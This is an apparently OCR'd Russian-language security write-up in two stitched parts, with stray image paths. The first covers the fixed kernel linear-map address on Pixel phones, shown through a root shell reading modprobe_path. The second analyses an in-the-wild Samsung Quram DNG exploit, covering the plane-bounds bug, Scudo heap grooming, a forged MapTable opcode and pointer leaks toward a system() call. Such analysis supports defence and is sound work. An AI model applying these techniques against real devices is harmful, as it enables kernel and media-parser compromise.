ffffff8001ff23a8  72 6f 62 65 00 00 00 00 00 00 00 00 00 00 00 00  |robe............|
[ zeroes ]


tokay:/ # reboot
sethjenkins@sethjenkins91:~$ adb shell
tokay:/ $ su
tokay:/ # /data/local/tmp/bpf_arb_read ffffff8001ff2398 64
ffffff8001ff2398  00 73 79 73 74 65 6d 2f 62 69 6e 2f 6d 6f 64 70  |.system/bin/modp|
ffffff8001ff23a8  72 6f 62 65 00 00 00 00 00 00 00 00 00 00 00 00  |robe............|
[ zeroes ]
tokay:/ #
```

Таким образом, `modprobe_path` всегда доступен по виртуальному адресу ядра `0xffffff8001ff2398` в дополнение к обычному отображению, даже при включённом KASLR. На практике на устройствах Pixel корректный виртуальный адрес символа ядра можно получить, вычислив его смещение и просто прибавив жёстко заданный статический базовый адрес ядра `0xffffff8000010000`. Иными словами, вместо определения сдвига KASLR можно использовать `0xffffff8000010000` как базу ядра.

Память линейного отображения даже отображается с правами `rw` для всех областей `.data` ядра. Единственное утешение, делающее этот адрес чуть менее эффективным, чем традиционная утечка сдвига KASLR, состоит в том, что области `.text` не отображаются исполняемыми: атакующий не может использовать эту базу, например, для гаджетов ROP или управления PC в целом. Но зачастую целью атакующего на ядро Linux всё равно является не произвольное выполнение кода в контексте ядра, а более востребованный примитив произвольного чтения и записи.


Последствия для устройств с рандомизацией физического адреса ядра

Даже на устройствах, где расположение ядра в физическом адресном пространстве рандомизировано, отсутствие рандомизации линейного отображения заметно ослабляет ядро перед попытками эксплуатации. Особенно это связано с тем, что техники распыления памяти, будь то структуры ядра или даже пользовательские `mmap`, могут попадать по предсказуемым физическим адресам, а к этим физическим адресам легко обратиться в виртуальном адресном пространстве ядра через линейное отображение. Потенциально это даёт атакующему способ размещать структуры данных ядра или даже просто контролируемую пользовательскую память по известному виртуальному адресу ядра. Я создал простую программу, которая выделяла через `mmap` и ошибку страницы значительный объём физической памяти, около 5 ГБ, на Samsung S23, а затем с помощью `/proc/pagemap` составляла список выделенных номеров кадров физических страниц (pfn). Я запускал программу 100 раз с перезагрузкой между запусками, после чего подсчитывал, сколько раз каждый pfn появлялся в этих 100 циклах. Набор pfn и число их появлений были преобразованы в изображение, где каждый pfn представлен одним пикселем. Чем ярче зелёный пиксель, тем чаще страница находилась под контролем атакующего; белый пиксель обозначает pfn, выделявшийся при каждом запуске. Чёрный пиксель обозначает pfn, который никогда не выделялся, часто потому, что эти номера не отображены в физическую память или каждый раз используются детерминированным образом. Большое спасибо Янну Хорну за разработку инструмента, создавшего это изображение из собранных мной данных.



Эти данные показывают неоднородную надёжность выделения pfn пользовательским отображениям, хотя и на только что перезагруженном устройстве. Некоторые диапазоны pfn выделяются весьма надёжно, а другие очень ненадёжны, но всё же иногда используются. Ниже, например, показан диапазон pfn вокруг одной из страниц, выделявшейся 100 раз подряд. Полагаю,

этот образец отражает практическую надёжность техники размещения нужных данных по известному адресу ядра по крайней мере для недавно перезагруженного устройства. На устройстве, которое давно не перезагружалось, надёжность может снизиться, но остаётся достаточно высокой, чтобы привлекать реальных атакующих. Возможность размещать произвольно читаемые и записываемые данные по известному виртуальному адресу ядра является мощным примитивом эксплуатации: атакующий может гораздо проще подделывать структуры данных или объекты ядра и, например, помещать указатели на них в распыление кучи при атаке на UAF.


91 10296643
93 10296644
90 10296645
95 10296646
93 10296647
93 10296648
95 10296649
95 10296650
97 10296651
95 10296652
96 10296653
94 10296654
95 10296655
98 10296656
99 10296657
96 10296658
99 10296659
98 10296660
98 10296661
98 10296662
100 10296663
96 10296664
94 10296665
96 10296666
96 10296667
98 10296668
95 10296669
95 10296670
97 10296671
97 10296672
94 10296673
94 10296674
96 10296675
97 10296676
98 10296677
88 10296678
94 10296679
96 10296680
94 10296681
97 10296682
96 10296683

Прогноз

Я сообщил об этих двух отдельных проблемах — отсутствии рандомизации линейного отображения и статическом физическом адресе ядра в Pixel — команде ядра Linux и Google Pixel соответственно. Однако обе считаются преднамеренным поведением. Pixel может позднее добавить случайные физические адреса загрузки ядра как новую функцию, но немедленных планов устранить отсутствие рандомизации линейного отображения ядра Linux на arm64 нет.

Заключение

Три года назад я писал о состоянии KASLR на x86 и отмечал, что «вероятно, пора признать, что KASLR больше не является эффективной защитой от локальных атакующих, и разрабатывать защитный код и механизмы с учётом её ограничений». Хотя KASLR действительно не следует доверять предотвращение эксплуатации, особенно в локальном контексте, прискорбно, что отношение к KASLR Linux настолько фаталистично, что инженерные усилия ради сохранения оставшейся целостности считаются неоправданными. Совместное действие этих двух проблем резко упростило эксплойт, который иначе мог бы быть сложнее и, вероятно, менее надёжным. Хотя атаки по побочным каналам влияют на долгосрочную жизнеспособность KASLR на всех архитектурах, примечательно, что Project Zero и Google Threat Intelligence Group пока не наблюдали в реальных атаках аппаратных побочных каналов для обхода KASLR на Android. Кроме того, KASLR по-прежнему играет важную роль в защите от любых попыток удалённой эксплуатации ядра. С точки зрения эшелонированной защиты важно учитывать влияние KASLR на сложность и надёжность эксплойтов в реальных сценариях. В будущем мы надеемся увидеть изменения линейного отображения ядра Linux и реализации горячего подключения памяти, которые сделают эту цель менее привлекательной для атакующих. Рандомизация расположения линейного отображения в виртуальном адресном пространстве, увеличение энтропии выделения физических страниц и рандомизация расположения ядра в физическом адресном пространстве — конкретные шаги, способные улучшить общую защищённость Android, ядра Linux и Pixel.

Разбор реального Android-эксплойта в DNG

Введение

С июля 2024 по февраль 2025 года на VirusTotal попали шесть подозрительных изображений. Подсказка от Meta связала их с DNG-эксплойтом, нацеленным на Quram — закрытую библиотеку изображений на устройствах Samsung. Уязвимость Samsung была исправлена в апреле 2025 года; позднее Unit 42 описала кампанию и шпионское ПО, а эта статья анализирует сам эксплойт.

Вектор атаки

Несколько имён файлов соответствуют соглашениям WhatsApp. Два образца за один день нацелены на разные распределители Android: один на jemalloc, другой на более защищённый Scudo, используемый новыми устройствами. Этот анализ посвящён Scudo.

Полезная нагрузка ожидает процесс `com.samsung.ipservice` — службу Samsung, которая периодически сканирует изображения и видео MediaStore для интеллектуальных функций. Загруженные медиафайлы WhatsApp попадают в MediaStore и достигают её парсера. Обычно WhatsApp не загружает медиа автоматически от недоверенных контактов, поэтому без неизвестного обхода жертва должна один раз нажать на файл, чтобы загрузить его.

Любопытное изображение

Несмотря на расширение `.jpeg`, утилиты `file` и ExifTool определяют файл как основанный на little-endian TIFF DNG:

```
File Type                : DNG
Image Width              : 16
Image Height             : 16
Compression              : Uncompressed
Tile Width               : 16
Tile Length              : 16
Opcode List 1            : [opcode 23], [opcode 23], ...
Opcode List 2            : [opcode 23], [opcode 23], ...
Opcode List 3            : TrimBounds, DeltaPerColumn, ...
```

Размеры в один и шестнадцать пикселей, повторяющиеся основные изображения и тысячи записей неизвестного кода операции 23 сразу вызывают подозрения.

Основы формата DNG

DNG — открытый контейнер RAW камеры на основе TIFF/EP. Деревья SubIFD содержат миниатюры и основные изображения; в этом файле есть одна миниатюра 1×1, основное изображение 16×16 и ещё одно основное изображение 1×1.

Три списка кодов операций применяют преобразования на разных этапах декодирования:

1. Список 1 изменяет необработанные байты этапа 1.
2. Список 2 изменяет линеаризованные значения этапа 2.
3. Список 3 изменяет данные этапа 3 после демозаики.

Эксплойт использует:

• `TrimBounds` (ID 6), обрезающий изображение до прямоугольника.
• `MapTable` (ID 7), отображающий область и диапазон плоскостей через 16-разрядную таблицу поиска.
• `DeltaPerColumn` (ID 11), прибавляющий дельту каждого столбца в области и диапазоне плоскостей.

Опубликованная спецификация DNG определяет ID только до 14, поэтому код операции 23 нестандартен.

Quram

Для файлов с расширениями, похожими на JPEG, `QrBitmapFactory.decodeFile` сначала вызывает обычный нативный кодек. При сбое Java-оболочка переходит к DNG-декодеру Quram:

```
QrBitmapFactory.decodeFile (IPService.apk)
├─ QuramBitmapFactory.decodeFile
│  └─ Java_com_quramsoft_images_QuramBitmapFactory_nativeDecodeFile2
│     (/system/lib64/libimagecodec.quram.so)  [fails]
└─ QuramDngBitmap.decodeFile
   └─ Java_com_quramsoft_images_QuramDngBitmap_DecodeDNGImageBufferJNI
      (/system/lib64/libimagecodec.quram.so)  [triggers exploit]
```

Quramsoft разрабатывает эти закрытые библиотеки изображений для Samsung. Путь JNI для DNG выполняет весь уязвимый процесс декодирования внутри `com.samsung.ipservice`.

Среда анализа

Утилита Adobe `dng_validate -v` декодирует каждый код операции и его параметры, позволяя обработать тысячи записей после текстовой постобработки. Для динамического анализа используется автономная тестовая обвязка, адаптированная из flankerhqd и SkCodecFuzzer от Project Zero. Она загружает буфер DNG и вызывает `QrDecodeDNGPreview` из `libimagecodec.quram.so` под отладчиком.

Хотя IPService вызывает `QuramDngDecoder::decode`, обвязка достигает `decodePreview`; если JPEG-сжатой миниатюры нет, этот путь выполняет полное декодирование DNG и запускает тот же эксплойт.

Тестирование выполнялось на Galaxy S21 5G (SM-G991B) с прошивкой `G991BXXSAFXCL` и уровнем исправлений безопасности 2024-04-01.

Ошибка

Файл содержит 20 000 неизвестных кодов операций в списке 1, 240 в списке 2 и 5 347 записей в списке 3. Неизвестные операции с ID 23 содержат флаг пропуска, поэтому поначалу их можно игнорировать. Список 3 начинается так:

DeltaPerColumn

Opcode ID	11
DNG Version	1.3.0.0

Parameters

Top	LONG
Left	LONG
Bottom	LONG
Right	LONG
Plane	LONG
Planes	LONG
RowPitch	LONG
ColPitch	LONG
Count	LONG
For Each Count:	
Delta	FLOAT

Description

This opcode applies a per-column delta (constant offset) to a specified area and plane range of an image.

The bounds of the area of the image to be affected is specified by the Top, Left, Bottom, Right parameters. The first plane, and the number of planes, to be modified are specified by the Plane and Planes parameters. If RowPitch not equal to one, then only every RowPitch rows starting at the Top are affected. If ColPitch is not equal to one, then only every ColPitch columns starting at Left are affected.

Count is the number of deltas, and is required to match the number of affected columns in the specified area.

The delta to add to each affected column is specified by Delta.

```
Opcode: TrimBounds
Bounds: t=0, l=0, b=1, r=1

Opcode: DeltaPerColumn
AreaSpec: t=0, l=0, b=1, r=1, p=5125:5123, rp=1, cp=1
Count: 1
Delta[0] = 26214.0
```

На этапе 3 есть только три плоскости RGB, поэтому первая плоскость 5125 и число 5123 недопустимы. Закрытый обработчик фактически выполняет:


```
image_planes = image->buffer->planes;        // 3
first_plane = opcode->plane;                 // 5125
plane_count = opcode->planes;                // 5123
last_plane = image_planes + plane_count;     // 5126, incorrect

if (first_plane < last_plane) {
    for (plane = first_plane; plane != last_plane; plane++) {
        image->buffer[pixel_offset(plane)] += controlled_delta;
    }
}
```

Здесь две ошибки: `last_plane` должно равняться `first_plane + plane_count`, а диапазон вообще не проверяется относительно `image_planes`.

Подготовленные значения заставляют цикл плоскостей выполниться один раз. Границы `0,0,1,1` также обеспечивают по одной итерации циклов строк и столбцов. Для 1×1-изображения этапа 3 с 16 битами на плоскость запись происходит по смещению `5125 * 2 = 10250` от буфера пикселей и прибавляет контролируемое атакующим значение `26214`, или `0x6666`.

Таким образом, примитив представляет собой выбранное 16-разрядное сложение по выбранному смещению относительно буфера изображения. Предшествующий `TrimBounds` нужен для формирования выделения, используемого этим буфером.



Ход эксплуатации

Стратегия формирования кучи

Уязвимое хранилище пикселей выделяется в куче, поэтому сначала эксплойт управляет соседством объектов в Scudo.


Scudo разделяет выделения по классам размеров. Блок содержит заголовок `0x10` и запрошенный фрагмент. Поэтому запрос `0x30` занимает `0x40` байт.

Для этого класса Scudo возвращает по 52 объекта в каждой передаваемой партии. Порядок внутри партии рандомизирован, тогда как последующие партии линейно соседствуют. Поэтому крупное распыление создаёт надёжный относительный порядок. Кроме того, Android отключает карантин Scudo, так что следующее выделение того же размера немедленно повторно использует освобождённый фрагмент.

Каждый разобранный код операции становится объектом C++ с параметрами и vtable:

• `DeltaPerColumn`: `0x50` байт.
• `MapTable`: `0x50` байт.
• `TrimBounds`: `0x30` байт.
• Неизвестные операции, например ID 23: `0x30` байт.


Каждое изображение этапа также выделяет объект размером `0x30` типа `QuramDngImage`, необработанный буфер пикселей переменного размера и объект размером `0x40` типа `QuramDngPixelBuffer`. Для RGB-изображения этапа 3 размером 1×1 функция `ComputeBufferSize` округляет шесть байтов полезных данных до необработанного буфера `0x30`. Поэтому неизвестные объекты и объекты TrimBounds, дескрипторы изображений и этот буфер относятся к одному классу Scudo.



Порядок работы декодера используется очень точно:

1. Выделить изображение этапа 1 и разобрать 20 000 неизвестных операций списка 1.
2. Освободить эти операции после списка 1; изображение этапа 2 повторно использует последний освобождённый фрагмент.
3. Освободить 240 неизвестных операций списка 2; изображение этапа 3 и его необработанный буфер повторно используют два последних фрагмента.
4. Освободить изображение этапа 2.
5. Выполнить первый `TrimBounds` списка 3, который выделяет заменяющий необработанный буфер в освобождённом слоте этапа 2.

Ещё 640 объектов `TrimBounds` используют минимальную версию 1.4.0.1, чтобы `aboutToApply` пропустила выполнение; их задача — распылить объекты того же класса размеров для последующей эксплуатации.



Теперь заменяющий необработанный буфер пикселей находится перед `QuramDngImage` этапа 3. Без исходного перераспределения `TrimBounds` случайный порядок оставил бы лишь вероятность один к двум получить пригодное для эксплуатации соседство.


Исходное повреждение

Следующие 480 операций `DeltaPerColumn` прибавляют `0x6666` по смещениям объекта 10 и 12 в 240 фрагментах, охватывая смещения от `0x2800` до `0x6400` относительно необработанного буфера.

Большинство ID и версий распылённых операций становятся недопустимыми и пропускаются. Особенно важно, что записи попадают в поля `QuramDngImage.bottom` и `.right` изображения этапа 3, меняя оба значения с 1 примерно на `0x66660001`. После этого последующие проверки области принимают операции на тысячи пикселей за пределами реального буфера 1×1.

Следующий `MapTable` со столбцами 5120–5121, который обычно был бы отклонён, в результате может обратиться по смещению:

```
5120 columns * 2 bytes * 3 planes = 0x7800
```



Расширение примитивов

Выбранные сложения превращаются в абсолютные записи, если сначала обнулить цель, а затем прибавить нужное значение. Эксплойт обнуляет память либо полностью нулевой `MapTable`, либо `DeltaPerColumn` со значением `-Infinity`, которое даёт ноль. Для больших областей используется `MapTable`, несмотря на затраты пространства для 65 536 записей.

Создание поддельной операции MapTable

Конечная цель — цепочка JOP, вызывающая `system()`, однако ASLR кучи и библиотек изначально скрывает все указатели. Первый выходящий за границы `MapTable` нацелен на младшие 16 бит vtable распылённого `TrimBounds` по смещению `0x7800`.

Поскольку ASLR имеет гранулярность страницы, таблица подстановки отображает каждый возможный вариант младшей части страницы поддерживаемых vtable `TrimBounds` в соответствующую vtable `MapTable`. Охвачены семь версий библиотеки, и их младшие байты не пересекаются. Например, `0xecf0` отображается в `0xed30`.


Другие выходящие за границы записи заменяют поля меньшего объекта корректными параметрами `MapTable`. После этого Quram интерпретирует байты за пределами исходного выделения `0x30` как оставшуюся часть более крупного объекта. Vtable соседнего `TrimBounds` занимает место, интерпретируемое как указатель на таблицу подстановки.

Поддельная операция применяется к предварительно обнулённой области вывода. Нулевой индекс таблицы читает первые 16 бит соседней vtable и повторяет их по всему выводу, создавая двухбайтную утечку указателя на код без предварительного знания ASLR.

Утечка интересующих указателей

Та же поддельная таблица может прочитать любое 16-разрядное значение в пределах 65 536 байт после vtable `TrimBounds`. Например, утечка по смещению `0x1f8` подготавливает последовательные индексы таблицы в выходной памяти и преобразует их в хранящиеся там байты указателя.

